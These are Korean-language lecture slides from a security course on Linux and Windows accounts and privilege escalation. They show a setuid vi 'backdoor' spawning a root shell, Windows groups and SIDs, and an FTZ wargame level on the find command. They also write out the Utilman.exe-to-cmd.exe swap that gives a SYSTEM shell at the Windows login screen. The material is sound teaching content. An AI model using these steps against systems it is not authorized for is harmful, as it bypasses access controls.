


그림 3-19 SetUID 비트를 적용한 vi 에디터에서 임의 명령 실행



## SetUID를 활용한 해킹 기법 익히기

- vi 에디터를 SetUID 비트가 주어진 프로세스로 실행
  - 앞의 명령을 실행하면 vi 에디터 화면이 사라지면서 셸 화면으로 바뀜
  - 또한 셸의 프롬프트도 # 모양으로 바뀌어 있음 (관리자 권한의 셸 시작)



```
root@ubuntu: /test
File Edit View Search Terminal Help
wishfree@ubuntu:/test$ ./vibackdoor

root@ubuntu:/test#
root@ubuntu:/test# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),118(lpadmin),128(sambashare),1000(wishfree)
root@ubuntu:/test#
```

그림 3-20 SetUID 비트를 적용한 vi 에디터에서 셸 생성

- exit를 입력하면 다시 vi 에디터로 되돌아옴
- ‘일반 사용자 계정의 셸 → 관리자 권한의 vi 에디터 → 관리자 권한의 셸’의 과정을 거친 것



## 윈도우의 계정과 권한 체계



## 윈도우의 계정과 권한 체계

- 윈도우의 계정과 권한 체계
  - 리눅스처럼 기본으로 관리자와 일반 사용자로 나뉨
  - 조금 더 세분화 가능
  - 윈도우 서버 2016 기준으로 설명
  - 윈도우에서 생성한 사용자 확인
    - [제어판] - [관리 도구] - [컴퓨터 관리]의 로컬 사용자 및 그룹에서 확인




그림 3-21 윈도우 사용자 확인





## 윈도우의 계정과 권한 체계

- 윈도우의 계정과 권한 체계
  - 메뉴를 찾기 어렵거나 원격 시스템이 관리 인터페이스를 확인하고자 할 때
    - MMC에서 필요한 기능별로 스냅 인을 이용하면 편리




그림 3-22 MMC에서 스냅 인 추가



## 윈도우의 계정과 권한 체계

- 윈도우의 계정과 권한 체계
  - Administrator 계정보다 상위 권한을 가진 Local System 계정도 존재
  - Local Service와 Network Service 계정
    - 각각 시스템과 네트워크 자원에 일반 사용자 수준의 권한을 부여 받아 윈도우에서 동작하는 여러가지 서비스를 구동
  - [제어판] - [관리 도구] - [서비스]에서 확인 가능




그림 3-23 윈도우 서비스별 실행 권한 확인



# 윈도우의 계정과 권한 체계

- 윈도우의 계정과 권한 체계
  - 다양한 기본 그룹 존재
  - [제어판] - [관리 도구] - [컴퓨터 관리]의 로컬 사용자 및 그룹에서 확인 가능




그림 3-24 윈도우 서버 2016 그룹 정보



## 윈도우의 계정과 권한 체계

- 윈도우의 계정과 권한 체계
  - 각 계정의 역할에 따라 다양한 기본 그룹이 설정되어 있음
  - 윈도우 버전이 바뀔 때마다 계속 조금씩 달라짐

표 3-2 윈도우 기본 그룹

그룹	설명
Administrators	도메인 자원이나 로컬 컴퓨터에 대한 모든 권한이 있다.
Power Users	디렉터리나 네트워크 공유, 공용 프로그램 그룹 생성, 컴퓨터의 시계 설정 권한이 있다.
Backup Operators	시스템을 백업하려고 모든 시스템의 파일과 디렉터리에 접근할 수 있다.
Users	도메인과 로컬 컴퓨터를 일반적으로 사용하는 그룹이다. 개개인에 할당된 사용자 환경을 직접 만들 수 있지만, 설정할 수 있는 항목에는 한계가 있다. 시스템 서비스의 시작 및 종료 권한이 없으며, 디렉터리 공유 설정을 할 수 없다.
Guests	도메인 사용 권한이 제한된 그룹으로 시스템의 설정을 바꿀 수 있는 권한이 없다.



## 윈도우의 계정과 권한 체계

- 윈도우의 계정과 권한 체계
  - SID(Security Identifier)
    - 리눅스 시스템의 UID, RUID, EUID와 같이 계정을 코드 값 한 개로 표시한 것
  - 파워셸이나 레지스트리 열람을 이용하여 SID를 알아볼 수 있음
  - PSTools에 포함된 psgetsid 툴을 사용하여 확인

```
psgetsid \\127.0.0.1 administrator
psgetsid \\127.0.0.1 wishfree
```

```
선택 관리자: 명령 프롬프트
C:\PSTools>psgetsid \\127.0.0.1 administrator

PsGetSid v1.45 - Translates SIDs to names and vice versa
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Connecting with psgetsid service on 127.0.0.1...
SID for \\.\\127.0.0.1\\administrator:
S-1-5-21-3927844882-394592529-3216461276-500

C:\PSTools>psgetsid \\127.0.0.1 wishfree

PsGetSid v1.45 - Translates SIDs to names and vice versa
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Connecting with psgetsid service on 127.0.0.1...
SID for \\.\\127.0.0.1\\wishfree:
S-1-5-21-3927844882-394592529-3216461276-1000

C:\PSTools>
```

그림 3-25 윈도우 SID 확인



## 윈도우의 계정과 권한 체계

- 윈도우의 계정과 권한 체계
  - SID(Security Identifier) 구조

SID for WIN\_2016Wadministrator:

S-1-5-21-3927844882-394592529-3216461276-500

①

②

③

④

- ① 해당 시스템이 윈도우 시스템임을 의미
  - ② 시스템이 도메인 컨트롤러이거나 단독 시스템(Stand alone system)임을 표시
  - ③ 시스템의 고유한 숫자로, 시스템을 설치할 때 시스템 특성을 수집하여 생성
  - ④ 숫자로 표현되는 각 사용자의 고유한 ID
- 관리자(Administrator)는 500번, Guest 계정은 501번, 일반 사용자는 1000번 이상의 숫자를 가짐



## 윈도우의 권한 상승



## 윈도우의 권한 상승

- 윈도우의 권한 상승
  - SetUID 같은 기능은 없지만 리눅스와 근본적으로 다르지 않음
  - 사용자 이름에서 Administrator와 SYSTEM을 확인할 수 있음
    - Ctrl+Alt+Del 눌러 Windows 작업 관리자 창을 띄워 [세부 정보] 탭을 확인
  - 윈도우에서 권한 상승이란 이렇게 실행되는 프로세스의 권한을 빼앗는 것

이름	PID	상태	사용자 이름	CPU	메모리(개...	설명
ApplicationFrameHo...	3040	실행 중	Administr...	00	2,992 K	Application Frame Host
cmd.exe	5076	실행 중	Administr...	00	420 K	Windows 명령 처리기
conhost.exe	5084	실행 중	Administr...	00	5,488 K	Console Window Host
csrss.exe	460	실행 중	SYSTEM	00	1,248 K	Client Server Runtime P...
csrss.exe	552	실행 중	SYSTEM	00	936 K	Client Server Runtime P...
csrss.exe	3464	실행 중	SYSTEM	00	1,128 K	Client Server Runtime P...
dllhost.exe	2668	실행 중	SYSTEM	00	3,016 K	COM Surrogate
dllhost.exe	4876	실행 중	Administr...	00	904 K	COM Surrogate
dwm.exe	924	실행 중	DWM-1	00	13,592 K	데스크톱 장 관리자
dwm.exe	3572	실행 중	DWM-2	00	14,176 K	데스크톱 장 관리자
explorer.exe	3592	실행 중	Administr...	00	13,320 K	Windows 탐색기
fontdrvhost.exe	4260	실행 중		00	500 K	Usermode Font Driver ...
GoogleCrashHandler...	4600	실행 중	SYSTEM	00	388 K	Google Crash Handler
GoogleCrashHandler...	4608	실행 중	SYSTEM	00	332 K	Google Crash Handler
Greenshot.exe	3812	실행 중	Administr...	00	18,760 K	Greenshot
LgoinUI.exe	912	실행 중	SYSTEM	00	9,368 K	Windows Logon User In...
lsass.exe	680	실행 중	SYSTEM	00	4,852 K	Local Security Authorit...
ManagementAgent...	1164	실행 중	SYSTEM	00	2,608 K	ManagementAgentHost
msdtc.exe	2940	실행 중	NETWORK...	00	2,244 K	Microsoft Distributed Tr...
MsmEng.exe	1564	실행 중	SYSTEM	00	31,052 K	Antimalware Service Ex...
notepad.exe	3744	실행 중	Administr...	00	1,840 K	메모장
OneDrive.exe	4700	실행 중	Administr...	00	20,840 K	Microsoft OneDrive
rdncln.exe	3908	실행 중	Administr...	01	1,744 K	RDP 클라이언트 모니터

그림 3-26 Windows 작업 관리자의 [세부 정보] 탭





## 윈도우의 권한 상승

- 윈도우의 권한 상승

- 실행되는 프로세스의 권한을 빼앗는 방법

- 상위 권한으로 실행된 프로그램의 프로세스에 다른 작업을 끼워 넣는 것
    - 관리자 A와 일반 사용자 B가 있다고 가정
    - 정상적인 경우 관리자 A가 X 프로그램을 실행하면 X 프로그램은 A 권한을 가짐
    - 일반 사용자 B가 X 프로그램을 실행하면, X 프로그램은 B 권한을 가짐
    - 만약 관리자 A가 실행하고 이를 일반 사용자 B가 이용할 수 있다면?

- 일반 사용자 B는 A 권한으로 실행되는 X 프로그램으로 권한이 상승




그림 3-27 프로세스의 정상 실행 과정




그림 3-28 프로세스 권한을 가로챌 실행 과정



## 관리자 권한 획득하기

- 설치 이미지 또는 설치 CD를 이용한 부팅 1
  - 윈도우 서버 2016을 설치한 PC 또는 가상머신에서 BIOS를 설정하여 설치 이미지 또는 설치 CD로 부팅할 수 있도록 함




그림 3-29 부팅 순서 설정



## 관리자 권한 획득하기

- 설치 이미지 또는 설치 CD를 이용한 부팅 2
  - 윈도우 설치 관련 기본 설정 화면이 나타나면 Shift + F10을 눌러 명령 창을 열고, 다음과 같이 명령을 실행

```
c:  
cd Windows\System32  
ren Utilman.exe Utilman.exe.original  
copy cmd.exe Utilman.exe  
shutdown -r -t 0
```



## 관리자 권한 획득하기

- 설치 이미지 또는 설치 CD를 이용한 부팅 2





그림 3-30 Utilman.exe 파일을 cmd.exe 파일로 변경



## 관리자 권한 획득하기

- 권한 상승

- 정상적으로 부팅한 후 로그인 창에서 Win + U 또는 화면 맨 오른쪽 아래에 있는 버튼을 누르면 명령 창이 실행되는 것을 확인할 수 있음
- 이 명령 창에서 psgetsid 명령을 실행하면 사용자 정보가 보이지 않음
- whoami를 실행하면 해당 명령 창이 최고 권한인 system 권한의 계정임을 확인할 수 있음




그림 3-31 system 권한의 명령 창 획득



## 관리자 권한 획득하기

- 원래 상태로 복구
  - 원래 상태로 윈도우를 되돌리고자 할 때는 다음 명령을 실행

```
c:  
cd Windows\System32  
del Utilman.exe  
ren Utilman.exe.original Utilman.exe  
shutdown -r -t 0
```



## 실습 FTZ Level 1. 백도어(Backdoor)



## 백도어(Backdoor)란 무엇인가?

- 네이버 사전
  - 뒷문
- 일상적으로 통용되는 개념
  - 몰래 다닐 수 있는 임시 통로
- 위키피디아
  - 컴퓨터 시스템 (또는 암호화 시스템, 알고리즘)의 백도어(backdoor)는 일반적인 인증을 통과, 원격 접속을 보장하고 plaintext에의 접근을 취득하는 등의 행동을 들이지 않고 행하는 방법을 일컫는다. 백도어는 설치된 프로그램의 형태를 취하기도 하고, 기존 프로그램 또는 하드웨어의 변형일 수도 있다.






## 문제 파악

- level1 계정으로 로그인 → 힌트 확인
  - level2 권한에 setuid가 걸린 파일을 어떻게 찾지?

```
level1@ftz:~  
login as: level1  
level1@192.168.232.131's password:  
[level1@ftz level1]$ ls -l  
total 12  
-rw-r--r--    1 root    root          47 Apr  4  2000 hint  
drwxr-xr-x    2 root    level1       4096 Dec  7  2003 public_html  
drwxrwxr-x    2 root    level1       4096 Mar  6 22:01 tmp  
[level1@ftz level1]$ cat hint  
  
level2 권한에 setuid가 걸린 파일을 찾는다.  
  
[level1@ftz level1]$
```

## find 명령

- 사용자가 시스템 내에 존재하는 특정 파일을 찾을 때 사용
- 검색 범위를 디렉터리 단위로 지정
- 특정 파일의 이름, 복수 개의 파일을 지정하는 패턴, 파일의 속성을 조합하여 검색 가능
- 표현식과 일치하는 파일에 대해 파일의 절대 경로를 출력하거나 특정 명령 실행 가능





## find 명령

### find 경로 검색조건 [동작]

- 경로
  - 파일을 찾을 디렉터리의 절대, 또는 상대 경로
- 검색조건
  - 파일을 찾기 위한 검색 기준
  - and, or 을 이용하여 조건 결합 가능
- 동작
  - 파일의 위치를 찾은 후 수행할 동작 지정
  - 기본 동작은 파일의 절대 경로를 화면에 출력

## find 명령

- 경로 설정 예

경로 표현	찾기 시작 위치
~	홈 디렉터리에서 찾기 시작
.	현재 디렉터리에서 찾기 시작
/etc	/etc 디렉터리에서 찾기 시작 (절대 경로)
/	/(root) 디렉터리에서 찾기 시작 (전체 파일 시스템 검색)
unix	unix 디렉터리에서 찾기 시작 (상대 경로)

- 검색 조건 종류

검색 조건 표현	의미	기능
-name filename	파일 이름	특정 파일명에 일치하는 파일 검색 메타 문자(*,?)사용도 가능하나 “ “안에 있어야 함
-type	파일 종류	특정 파일 종류에 일치하는 파일 검색(f,d)
-mtime [+ -]n -atime [+ -]n	수정(접근)시간	수정(접근)시간이 +n일보다 오래되거나, -n일보다 짧거나 정확히 n일에 일치하는 파일 검색
-user loginID	사용자 ID	loginID가 소유한 파일 모든 파일 검색
-size [+ -]n	파일 크기	+n보다 크거나, -n보다 작거나, 정확히 크기가 n인 파일 검색 (n=512bytes)
-newer	기준 시간	기준 시간보다 이후에 생성된 파일 검색
-perm	사용 권한	사용 권한과 일치하는 파일 검색(8진수)



